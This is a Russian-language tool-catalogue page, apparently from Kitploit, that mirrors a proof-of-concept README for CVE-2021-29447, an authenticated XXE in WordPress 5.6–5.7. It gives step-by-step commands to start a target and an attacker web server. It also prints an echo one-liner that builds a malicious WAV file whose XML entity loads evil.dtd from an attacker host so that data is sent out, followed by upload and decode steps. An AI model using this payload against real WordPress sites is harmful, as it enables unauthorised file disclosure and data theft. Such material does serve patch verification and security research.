
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-29447 — WordPress - аутентифицированная XXE (CVE-2021-29447) | Kitploit
Инструменты/GitHubGitHub/motikan2010/cve-2021-29447
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на Проникновение
GitHubmotikan2010/cve-2021-29447

CVE-2021-29447

WordPress - аутентифицированная XXE (CVE-2021-29447)

Репозиторий
43114 лет назадПроверено Kitploit

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

WordPress 5.6-5.7 - Аутентифицированный (Автор+) XXE (CVE-2021-29447)

Использование

Шаг 1. Запустите WordPress

$ make up-wp


Шаг 2. Запустите веб-сервер атакующего

$ make up-mal

Шаг 3. Создайте вредоносный WAV-файл

Без npm wavefile (Рекомендуется)

$ echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://host.docker.internal:8001/evil.dtd'"'"'>%remote;%init;%trick;] >\x00'> malicious.wav

С npm wavefile

$ make make-wav


Шаг 4. Войдите в WordPress и загрузите WAV-файл в Новые медиа


Шаг 5. Декодирование

Ссылки

  • WordPress 5.6-5.7 - Authenticated XXE Within the Media Library Affecting PHP 8 Security Vulnerability
Скачать инструмент